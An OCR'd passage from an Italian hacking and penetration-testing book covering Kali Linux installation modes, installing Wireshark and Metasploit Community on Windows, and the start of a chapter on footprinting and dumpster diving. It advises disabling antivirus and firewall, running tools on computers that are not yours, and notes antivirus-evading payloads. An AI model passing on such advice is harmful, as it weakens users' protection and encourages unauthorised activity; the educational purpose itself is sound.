


Figura 5.12 Esistono parecchie alternative a Win32 Disk Imager, ma questo software rimane uno dei migliori per efficienza e velocità.

Se non trovi il file immagine è perché tra i formati supportati da Win32 Disk Imager non c’è quello ISO, di solito utilizzato da Kali. In realtà, ti basta selezionarlo e il software lo utilizzerà senza problemi. Quando è tutto pronto fai clic su *Scrivi*, poi su *Yes* e attendi che l’operazione sia terminata. Il messaggio *Scrittura completata correttamente* testimonia la fine e ti consente di iniziare a usare la

chiavetta. Per farlo, basta inserirla in una porta USB del computer, riavviarlo o accenderlo, e attendere che il BIOS lo carichi.

Virtuale vs Live

Di fatto abbiamo visto ben tre modalità di installazione di Kali Linux: come app, in macchina virtuale e “live”, cioè da dispositivo USB. Anche se non sembra, tuttavia, la versione app di Kali Linux è a tutti gli effetti una virtualizzazione, quindi il vero dilemma è tra scegliere una versione in macchina virtuale o “nativa”, che si tratti di memoria esterna o di installazione vera e propria, dual boot. Il vantaggio principale di un’installazione nativa sono le prestazioni. Usare Kali Linux “nudo e crudo” consente di godere di maggiore velocità di avvio ed esecuzione di parecchie funzioni, senza contare che necessita di un computer meno potente. Per contro, può essere un approccio un po’ scomodo. La virtualizzazione, in effetti, è più pratica e ha dalla sua la capacità di filtrare parecchi problemi di compatibilità con le periferiche in uso. Gli hypervisor moderni, infatti, fanno spesso da ponte nel dialogo tra Kali Linux e i componenti del computer. Il tutto in piena sicurezza, visto che l’ambiente virtualizzato è completamente isolato dal resto. Svantaggi? Un hypervisor richiede maggiori risorse, specie a livello di memoria e processore, e rallenta un po’ alcune applicazioni. Se mi si chiedesse quale preferire tra i due approcci non potrei mai dare una risposta definitiva, perché dipende dalle proprie esigenze specifiche. Diciamo che, per chi è agli inizi, la virtualizzazione è una buona alleata (Figura 5.13).




Figura 5.13 Nelle versioni professionali dei più recenti Windows, incluso Windows 10 Professional o Enterprise, è incluso un hypervisor di ottimo livello: Hyper-V. Prima di utilizzarlo per creare una macchina virtuale è tuttavia necessario attivarlo, seguendo una delle procedure descritte nel sito di Microsoft. Naturalmente Kali Linux si sposa a meraviglia anche con Hyper-V.

Installare Wireshark

Kali Linux ha tutto quel che ti serve per portare avanti progetti di hacking molto complessi. Anzi, meglio ancora: include buona parte dei migliori software sulla piazza che dovresti altrimenti installare uno per uno. Ecco perché spesso si punta su questa distro, senza altre complicazioni. Vi sono molti casi nei quali, tuttavia, installare alcuni di questi software singolarmente, senza ricorrere a Kali Linux per il loro utilizzo, diventa più comodo. Perché installare un software già

disponibile in Kali, preferendogli una versione “stand alone”, indipendente? Alcune possibilità:

- il computer non è il tuo e non è detto che tu possa avviarci una macchina virtuale o una versione live di Kali;
- sei “sotto controllo” da parte di un superiore che non vede di buon occhio l’interfaccia di Kali (succede, eccome se succede!);
- il software che ti interessa è disponibile per più sistemi operativi e la versione Linux tende a essere fin troppo scarna. Quella per Windows, invece, è molto più semplice e piacevole e ti ci trovi meglio;
- riscontri dei problemi di configurazione di determinate periferiche con Kali Linux e quindi preferisci lavorare direttamente in Windows o Mac, utilizzando la versione *ad hoc* che esiste per quel dato programma.

Wireshark è un software che ricade spesso in queste casistiche, senza contare che la sua versione nativa per Windows è molto semplice da installare e utilizzare (Figura 5.14).

Su questo software si è detto tutto e il contrario di tutto. C’è chi lo vede come il coltellino svizzero del perfetto hacker e chi, al contrario, lo trova un banale strumento di analisi delle reti, perfino un po’ sopravvalutato. Ricordando che in *medio stat virtus*, nella tua carriera avrai modo di scoprire le meraviglie di cui è capace questo programma nato nel lontano 1998 (!). Di base, Wireshark si occupa di *sniffing*, termine spesso abusato e poco compreso. Si tratta dell’insieme di tecniche con le quali si cattura del traffico da una rete, che si tratti di rete wireless o cablata. Sniffing, infatti, sta per “annusare” o “fiutare”, e ricorda l’abilità dei nostri amici cani nel rilevare tracce sulla base del loro olfatto. Nella fattispecie, Wireshark fa riferimento agli squali (*shark*), perché sono dotati di un olfatto particolarmente sviluppato,

capace di rilevare una parte di sangue su cento milioni di parti di acqua. Capito che finezza?




Figura 5.14 Wireshark è uno strumento molto versatile, capace di intercettare traffico da reti sia wireless sia cablate.

Scendendo nei dettagli, Wireshark non è “solo” uno sniffer, ma soprattutto un “packet analyzer”. Dei pacchetti abbiamo parlato nel capitolo precedente e quindi ti dovrebbe essere chiara l’importanza di questa funzione. Di fatto, con Wireshark puoi catturare il traffico di una rete wireless e analizzare i pacchetti che vi sono transitati nel frattempo. Se possiedi una normalissima scheda di rete puoi farlo solo per la rete a cui ti sei collegato con il tuo computer da hacking, ma con una scheda più seria puoi catturare e analizzare i pacchetti di tutte le reti che riesci a intercettare. Questo grazie alla cosiddetta *modalità monitor* o *monitor mode*, che si riferisce in particolare alle connessioni wireless. In questa modalità, infatti, si intercettano tutti i pacchetti di tutti gli access point raggiunti dalla potenza dell’antenna della scheda, non solo di quello a cui eventualmente sei collegato. Ecco perché nella scelta della tua scheda è il caso di fare attenzione anche all’antenna.

Oltre a essere incluso in Kali Linux, Wireshark è disponibile nella versioni Windows a 32 e 64 bit, in una versione "portatile" a 32 bit che non richiede nemmeno installazione, e per MacOS X.

NOTA

Nella stragrande maggioranza dei casi saranno illustrate procedure di installazione per Windows, poiché è il sistema operativo più diffuso al mondo. Tuttavia, i corrispettivi per MacOS sono molto molto simili, quindi niente paura.

Per installare una versione classica di Wireshark per Windows devi andare nel sito ufficiale (`www.wireshark.org`), e poi nella sezione di *Download* e scaricare il relativo file. Una volta avviato, segui la semplice procedura di installazione facendo solo attenzione a quando arrivi a una finestra che ti chiede se vuoi installare WinPcap (Figura 5.15). Si tratta della versione per Windows della libreria Libpcap, cioè quella che consente di catturare il traffico dati in tempo reale, dal vivo. A meno che la procedura di installazione non indichi che nel computer è già installata la versione più recente, seleziona la casella corrispondente e procedi anche con questa installazione.

NOTA

Durante l'installazione potrebbe venirti chiesto di installare USBPcap, che è un po' l'equivalente di WinPcap per le connessioni USB. Con Wireshark, infatti, è possibile intercettare traffico sia da reti wireless, sia da reti cablate, incluse quelle che sfruttano la connessione USB.




Figura 5.15 WinPcap è un componente software essenziale per il funzionamento di Wireshark in ambiente Windows. Durante la sua installazione, se richiesto, lascia che sia attivata l'opzione che l'avvia all'avvio di Windows. In questo modo non dovrai più pensarci, né chiederti come mai Wireshark non funziona...

Al termine dell'installazione, sia di Wireshark sia di WinPcap, riavvia il sistema. Il software è attivo e pronto per l'utilizzo.

Con Wireshark, e in genere con i software di hacking che operano su reti wireless, è quanto mai importante utilizzare una scheda di rete degna di questo nome.

Installare Metasploit

Anche Metasploit è un software già incluso in Kali Linux che, tuttavia, è disponibile anche in versione stand alone per i più noti

sistemi operativi. La sua importanza è tale che conviene imparare a usarlo in tutte le sue forme e salse. Si tratta, infatti, del più famoso strumento di *vulnerability scanning* sulla piazza. Lo scopo di Metasploit è semplice: serve a individuare i punti di vulnerabilità di un sistema. La sua architettura tuttavia è molto complessa, tanto che il suo utilizzo richiede attenzione e precisione. Ne parleremo diffusamente in seguito, adesso invece concentriamoci sulla sua installazione nella versione indipendente da Kali.

Innanzitutto, devi andare nel sito ufficiale (`www.metasploit.com`). Metasploit è disponibile in due edizioni: quella Pro è più completa e oltre a godere di un supporto eccellente e continuo, dispone di funzioni avanzate. Una su tutte, quella di esclusione dal controllo di buona parte degli antivirus per i suoi payload (ne parleremo in seguito). È disponibile a pagamento, ma ne esiste una versione di prova gratuita valida 14 giorni. L'edizione Community, invece, è sempre gratuita, ma non include alcune delle funzioni più avanzate.

NOTA

A onor del vero esiste anche una terza edizione di Metasploit. Si tratta della versione Framework ed è dedicata a sviluppatori che la vogliono potenziare e a ricercatori di sicurezza informatica. Anch'essa gratuita, richiede competenze avanzate e molto specifiche per essere utilizzata al meglio.

Installare la versione Community è molto semplice e l'unica difficoltà è trovare la sezione del sito che ne consenta il download, poiché, come naturale, viene "spinta" la soluzione a pagamento o quella Framework. Fai attenzione a non confonderti (Figura 5.16).

Una volta scaricato l'eseguibile (può essere richiesta una registrazione), disponibile per Windows o per Linux, avvia la procedura guidata di installazione, ma non prima di aver disattivato qualsiasi tipo di protezione presente nel tuo computer (antivirus e firewall). Metasploit, per natura, non va molto d'accordo con questi programmi, poiché il suo compito è di cercare e sfruttare vulnerabilità

del sistema che verrebbero rilevate come potenziali pericoli. L'installazione, benché automatica, a un certo punto richiederà diversi minuti per essere completata: aspetta con pazienza senza preoccuparti. Nel frattempo, consulta l'indirizzo e-mail specificato in fase di registrazione e copia il codice di attivazione che dovrebbero averti spedito. Al termine dell'installazione fai clic su *Finish* per accedere al pannello di accesso a Metasploit (Figura 5.17).




Figura 5.16 Una volta completata la registrazione, in cui vengono richiesti alcuni dati di contatto, vieni redirezionato sulla pagina di download, dove scaricare l'eseguibile.




Figura 5.17 La finestra che compare al termine dell'installazione di Metasploit.

Facendo clic sul link riportato nella finestra, accedi finalmente alla dashboard di Metasploit, cioè la centralina che ne coordina il funzionamento.

NOTA

Se accedendo alla dashboard di Metasploit il browser ti notifica un messaggio di errore o di avvertimento non spaventarti, è tutto normale. Devi capire che un software di questo tipo sarà sempre visto come una minaccia dal tuo sistema. In questo caso, accetta di procedere senza timore.

All'inizio, Metasploit ti chiede di inserire alcuni dati per creare un account, un nome utente e una password (Figura 5.18). Nella schermata successiva, inserisci nella finestra *Enter Product Key You've*

received by Email il codice di attivazione ricevuto via e-mail (se non ti è arrivato fai clic sul pulsante *GET PRODUCT KEY* che trovi più in alto) e poi su *ACTIVATE LICENSE*. Se tutto va per il verso giusto, la finestra successiva mostra il messaggio *Activation Successful: Please restart your Metasploit instance*. Tutto quel che devi fare è chiudere la finestra del browser, aprirne una nuova e tornare all'indirizzo (quello predefinito, se non lo hai cambiato in fase di installazione, è `https://localhost:3790/`).




Figura 5.18 Dopo la riapertura del browser trovi questa schermata, in cui inserire nome utente e password del tuo account Metasploit.

Finalmente arrivi alla schermata iniziale vera e propria di Metasploit, da dove pianificare le tue attività (Figura 5.19). Su questo, però, torneremo dopo.




Figura 5.19 La schermata principale di Metasploit Community Edition.

In questo capitolo hai visto le varie modalità di installazione di Kali Linux, e un paio di esempi di come si installa un software di penetration testing (o hacking...) su Windows. Non saranno gli unici strumenti con cui avremo a che fare in questo libro e, quando necessario, tratteremo l’installazione di altri software che ci serviranno di volta in volta. Nel frattempo, la carne messa al fuoco è abbondante e succulenta.

Tutto sul tuo obiettivo

Patti chiari e amicizia lunga: le possibilità di successo di un qualsiasi attacco informatico sono, in media, piuttosto basse. Un po' per le moderne tecnologie di sicurezza, un po' per una maggiore consapevolezza informatica degli utenti, prendere di mira un obiettivo non si traduce automaticamente, come un tempo, nella certezza di ottenere il risultato sperato. Tuttavia, è possibile aumentare a dismisura le probabilità di successo. Per farlo, è necessario mettere in gioco, in contemporanea, tecniche molto eterogenee.

Un attacco hacker, di qualsiasi tipo, che si tratti di un'azione di spionaggio o del blocco di un servizio web, è spesso il frutto di un progetto molto strutturato, composto da più fasi. La prima è la fase di raccolta delle informazioni sul proprio obiettivo. Sono molti i modi con cui viene etichettata, ma il mio preferito è il *footprinting*. In buona sostanza, si tratta di trovare e seguire le orme digitali lasciate da un'entità in Rete o in sistemi informatici. Informazioni, quindi, tanto che questa fase è anche conosciuta con il più generico nome di *information gathering* o IG. Il messaggio più difficile da far comprendere, quando si spiega che cosa è il footprinting, è che si va a caccia di qualsiasi informazione relativa al soggetto desiderato. Non solo tracce informatiche in senso stretto. È celebre, anche al di fuori del mondo dell'hacking, il cosiddetto *dumpster diving*, cioè la pratica di setacciare il bidone dell'immondizia al di fuori di un ufficio o

un’abitazione, a caccia di documenti con informazioni utili per un attacco (Figura 6.1).

Figura 6.1 Il dumpster diving è una pratica dal sapore cinematografico, ma in realtà ancora molto utilizzata (© Jim Fischer; Portland, Oregon, USA).

Credi sia superfluo o, peggio, ridicolo? Dai un’occhiata al cestino dell’ufficio per renderti conto di quel che ci buttiamo ogni giorno, e cambierai idea: elenchi di clienti e fornitori, fatture, bollette, dettagli telefonici, rendicontazioni di carte di credito e molto altro ancora. Il dumpster diving è una pratica valida ancora oggi, sebbene sia spesso più semplice raccogliere informazioni digitali da altre fonti, come motori di ricerca e social network. E poi certo, ci sono tecniche più avanzate e “tecnologiche” pronte a regalare molte soddisfazioni. In questo capitolo intendo elencare le principali.

Prime informazioni

